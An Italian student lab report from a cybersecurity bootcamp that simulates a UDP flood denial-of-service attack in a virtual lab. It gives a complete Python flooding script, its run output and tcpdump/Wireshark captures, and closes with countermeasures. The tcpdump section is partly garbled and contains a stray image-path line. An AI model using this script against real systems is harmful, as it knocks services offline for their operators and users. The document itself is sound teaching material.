

Report DoS Simulazione UDP Flood

S6L3

1. Obiettivo

L'obiettivo dell'esercitazione è simulare un attacco **DoS (Denial of Service)** di tipo **UDP Flood** tramite uno script Python sviluppato da zero. L'attacco consiste nell'invio massivo di pacchetti UDP da 1 KB verso una macchina target con l'obiettivo di saturarne le risorse di rete e rendere il servizio indisponibile.

Nota: Gli attacchi DoS mirano a saturare le richieste di determinati servizi, rendendoli indisponibili e causando impatti significativi sul business. L'esercitazione è svolta esclusivamente in ambiente controllato a fini didattici. Nessuna tecnica è stata applicata su sistemi reali.

2. Configurazione dell'Ambiente

Macchina	Ruolo	IP	Tool
Kali Linux	Attaccante	192.168.5.19	Python 3, socket
Metasploitable 2	Bersaglio	192.168.5.20	tcpdump, Wireshark

3. Script Python | UDP Flood |

Lo script è stato sviluppato in Python 3 utilizzando il modulo **socket** per l'invio di pacchetti UDP e il modulo **random** per la generazione di payload casuali da 1 KB (1024 byte). Il programma richiede tre parametri all'avvio: IP target, porta UDP e numero di pacchetti da inviare.

Codice sorgente udp_flood.py

```
import socket
import random

target_ip = input("Inserisci l'IP target: ")
target_port = int(input("Inserisci la porta UDP target: "))
num_packets = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))

packet = random.randbytes(1024) #1KB = 1024 byte casuali

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

print(f"[*] Avvio UDP Flood verso {target_ip}:{target_port}")
print(f"[*] Pacchetti da inviare: {num_packets}")

for i in range(num_packets):
    sock.sendto(packet, (target_ip, target_port))
    print(f"[+] Pacchetto {i+1}/{num_packets} inviato")
```

```
sock.close()
print("[*] UDP Flood completato.")
```

Analisi tecnica dello script

Componente	Modulo/Funzione	Descrizione
Socket UDP	socket.SOCK_DGRAM	Crea un socket UDP non connesso (connectionless)
Payload	random.randbytes(1024)	Genera 1024 byte casuali per ogni pacchetto
Invio	sock.sendto(packet, (ip, port))	Invia il pacchetto al target senza handshake
Protocollo	UDP	Nessuna conferma di ricezione - massima velocita'
Dimensione	1 KB per pacchetto	100.000 pacchetti = ~100 MB di traffico totale

4. Esecuzione dell'Attacco

Lo script è stato eseguito dalla macchina Kali Linux verso la porta **53 (DNS/UDP)** della Metasploitable. Sono stati inviati **100.000 pacchetti** da 1 KB ciascuno, per un totale di circa **100 MB** di traffico generato.

Parametri inseriti e avvio flood

Parametro	Valore inserito
IP Target	192.168.5.20
Porta UDP	53 (DNS)
Numero pacchetti	100.000
Dimensione pacchetto	1 KB (1024 byte casuali)
Traffico totale generato	~100 MB

```
---kali@kali:~/Desktop/Esercizi_Epicode/50L3
[+] python3 udp_flood.py
Inserisci l'IP target: 192.168.5.20
Inserisci la porta UDP target: 53
Quanti pacchetti da 1 KB vuoi inviare? 100000

[*] Avvio UDP Flood verso 192.168.5.20:53
[*] Pacchetti da inviare: 100000

[*] Pacchetto 1/100000 inviato
[*] Pacchetto 2/100000 inviato
[*] Pacchetto 3/100000 inviato
[*] Pacchetto 4/100000 inviato
[*] Pacchetto 5/100000 inviato
[*] Pacchetto 6/100000 inviato
[*] Pacchetto 7/100000 inviato
[*] Pacchetto 8/100000 inviato
[*] Pacchetto 9/100000 inviato
[*] Pacchetto 10/100000 inviato
[*] Pacchetto 11/100000 inviato
[*] Pacchetto 12/100000 inviato
[*] Pacchetto 13/100000 inviato
[*] Pacchetto 14/100000 inviato
[*] Pacchetto 15/100000 inviato
[*] Pacchetto 16/100000 inviato
[*] Pacchetto 17/100000 inviato
[*] Pacchetto 18/100000 inviato
[*] Pacchetto 19/100000 inviato
[*] Pacchetto 20/100000 inviato
[*] Pacchetto 21/100000 inviato
[*] Pacchetto 22/100000 inviato
[*] Pacchetto 23/100000 inviato
[*] Pacchetto 24/100000 inviato
[*] Pacchetto 25/100000 inviato
[*] Pacchetto 26/100000 inviato
[*] Pacchetto 27/100000 inviato
[*] Pacchetto 28/100000 inviato
[*] Pacchetto 29/100000 inviato
[*] Pacchetto 30/100000 inviato
[*] Pacchetto 31/100000 inviato
[*] Pacchetto 32/100000 inviato
[*] Pacchetto 33/100000 inviato
[*] Pacchetto 34/100000 inviato
[*] Pacchetto 35/100000 inviato
[*] Pacchetto 36/100000 inviato
[*] Pacchetto 37/100000 inviato
[*] Pacchetto 38/100000 inviato
[*] Pacchetto 39/100000 inviato
[*] Pacchetto 40/100000 inviato
[*] Pacchetto 41/100000 inviato
[*] Pacchetto 42/100000 inviato
[*] Pacchetto 43/100000 inviato
[*] Pacchetto 44/100000 inviato
[*] Pacchetto 45/100000 inviato
[*] Pacchetto 46/100000 inviato
[*] Pacchetto 47/100000 inviato
```

Script in esecuzione: invio pacchetti UDP verso 192.168.5.20:53

Completamento : 100.000/100.000 pacchetti inviati

```
[+] Pacchetto 99974/100000 inviato
[+] Pacchetto 99975/100000 inviato
[+] Pacchetto 99976/100000 inviato
[+] Pacchetto 99977/100000 inviato
[+] Pacchetto 99978/100000 inviato
[+] Pacchetto 99979/100000 inviato
[+] Pacchetto 99980/100000 inviato
[+] Pacchetto 99981/100000 inviato
[+] Pacchetto 99982/100000 inviato
[+] Pacchetto 99983/100000 inviato
[+] Pacchetto 99984/100000 inviato
[+] Pacchetto 99985/100000 inviato
[+] Pacchetto 99986/100000 inviato
[+] Pacchetto 99987/100000 inviato
[+] Pacchetto 99988/100000 inviato
[+] Pacchetto 99989/100000 inviato
[+] Pacchetto 99990/100000 inviato
[+] Pacchetto 99991/100000 inviato
[+] Pacchetto 99992/100000 inviato
[+] Pacchetto 99993/100000 inviato
[+] Pacchetto 99994/100000 inviato
[+] Pacchetto 99995/100000 inviato
[+] Pacchetto 99996/100000 inviato
[+] Pacchetto 99997/100000 inviato
[+] Pacchetto 99998/100000 inviato
[+] Pacchetto 99999/100000 inviato
[+] Pacchetto 100000/100000 inviato

[*] UDP Flood completato.
```

UDP Flood completato: tutti i 100.000 pacchetti inviati con successo

5. Monitoraggio del Traffico

Il traffico generato dall'attacco è stato monitorato sulla macchina Metasploitable tramite due strumenti di network analysis: **tcpdump** da terminale e **Wireshark** con interfaccia grafica. Entrambi confermano la ricezione massiva dei pacchetti UDP sulla porta 53.

tcpdump : Cattura da terminale sulla Metasploitable

Sulla Metasploitable è stato lanciato il comando **sudo tcpdump -i eth0 port 53** per monitorare in tempo reale il traffico sulla porta 53. I risultati mostrano il volume massiccio di pacchetti ricevuti:

```
sudo tcpdump -i eth0 port 53
```

```
Metasploitable DHCP
11*$ [21316q]domain
09:44:08.851788 IP 192.168.5.19.52435 > 192.168.5.20.domain: 41316 updateMA Resp
11*$ [21316q]domain
09:44:08.851801 IP 192.168.5.19.52435 > 192.168.5.20.domain: 41316 updateMA Resp
11*$ [21316q]domain
09:44:08.851825 IP 192.168.5.19.52435 > 192.168.5.20.domain: 41316 updateMA Resp
11*$ [21316q]domain
09:44:08.851896 IP 192.168.5.19.52435 > 192.168.5.20.domain: 41316 updateMA Resp
11*$ [21316q]domain
09:44:08.851913 IP 192.168.5.19.52435 > 192.168.5.20.domain: 41316 updateMA Resp
11*$ [21316q]domain
09:44:08.851928 IP 192.168.5.19.52435 > 192.168.5.20.domain: 41316 updateMA Resp
11*$ [21316q]domain
09:44:08.851940 IP 192.168.5.19.52435 > 192.168.5.20.domain: 41316 updateMA Resp
11*$ [21316q]domain
09:44:08.851962 IP 192.168.5.19.52435 > 192.168.5.20.domain: 41316 updateMA Resp
11*$ [21316q]domain
09:44:08.879795 IP 192.168.5.19.52435 > 192.168.5.20.domain: 41316 updateMA Resp
11*$ [21316q]domain


61 packets captured
91832 packets received by filter
91771 packets dropped by kernel
vsfadmin@metasploitable:~$ sudo tcpdump -i eth0 port 53
```

tcpdump: 91.832 pacchetti catturati, 91.771 droppati dal kernel

Dato chiave: tcpdump ha registrato **91.832 pacchetti ricevuti** dal filtro e ben **91.771 pacchetti droppati dal kernel** il sistema non riusciva a processare il traffico abbastanza velocemente, dimostrando l'efficacia dell'attacco nel saturare le risorse.

Wireshark | Analisi pacchetti sulla Metasploitable I

Wireshark con filtro **udp.port==53** ha catturato e visualizzato i pacchetti in tempo reale. Ogni pacchetto viene classificato come **DNS Malformed Packet** in quanto i byte casuali generati da `random.randbytes()` non rispettano il formato del protocollo DNS.



Wireshark: 100.931 pacchetti catturati, tutti classificati come DNS Malformed Packet

Metrica	Valore	Significato
Pacchetti inviati (Kali)	100.000	Totale pacchetti UDP generati dallo script
Pacchetti catturati (Wireshark)	100.931	Include traffico bidirezionale
Pacchetti ricevuti (tcpdump)	91.832	Pacchetti processati dal filtro
Pacchetti droppati (kernel)	91.771	Sistema in saturazione - DoS efficace
Classificazione Wireshark	DNS Malformed Packet	Byte casuali non rispettano formato DNS
Sorgente	192.168.5.19:porta-casuale	IP Kali, porta sorgente variabile
Destinazione	192.168.5.20:53	IP Metasploitable, porta DNS

6. Flusso Completo dell'Attacco

#	Fase	Dettaglio
1	Sviluppo script	udp_flood.py con socket UDP + random.randbytes(1024)
2	Configurazione	Input: IP=192.168.5.20, Port=53, Packets=100.000
3	Avvio flood	100.000 pacchetti UDP da 1 KB inviati in sequenza
4	Monitoraggio tcpdump	91.832 pacchetti ricevuti, 91.771 droppati dal kernel
5	Analisi Wireshark	100.931 pacchetti catturati - tutti DNS Malformed
6	Completamento	[*] UDP Flood completato - 100.000/100.000 inviati

7. Conclusioni

L'esercitazione ha dimostrato in modo pratico il funzionamento di un attacco **DoS UDP Flood**. Lo script Python, pur nella sua semplicità, ha generato un volume di traffico sufficiente a saturare le risorse della macchina target, come dimostrato dai pacchetti droppati dal kernel rilevati con tcpdump. Il monitoraggio con Wireshark ha permesso di analizzare nel dettaglio ogni singolo pacchetto inviato.

Aspetto	Osservazione
Efficacia attacco	91.771 pacchetti droppati dal kernel - sistema in saturazione
Protocollo UDP	Nessun handshake - velocita' massima, no conferme di ricezione
Payload casuale	Classificato come DNS Malformed - non rispetta il protocollo
Rilevabilita'	Facilmente rilevabile con tcpdump/Wireshark (traffico anomalo)
Contromisura	Rate limiting, firewall UDP, DDoS protection, ACL su porta 53

DISCLAIMER: Tutte le tecniche, i tool e i contenuti descritti in questo documento sono stati utilizzati esclusivamente a fini didattici nell'ambito del corso Epicode Cybersecurity Bootcamp. L'attacco è stato eseguito esclusivamente in ambiente virtuale controllato. L'utilizzo non autorizzato di tecniche DoS è illegale ai sensi del Codice Penale italiano (art. 615-ter, 635-bis, 617-quater).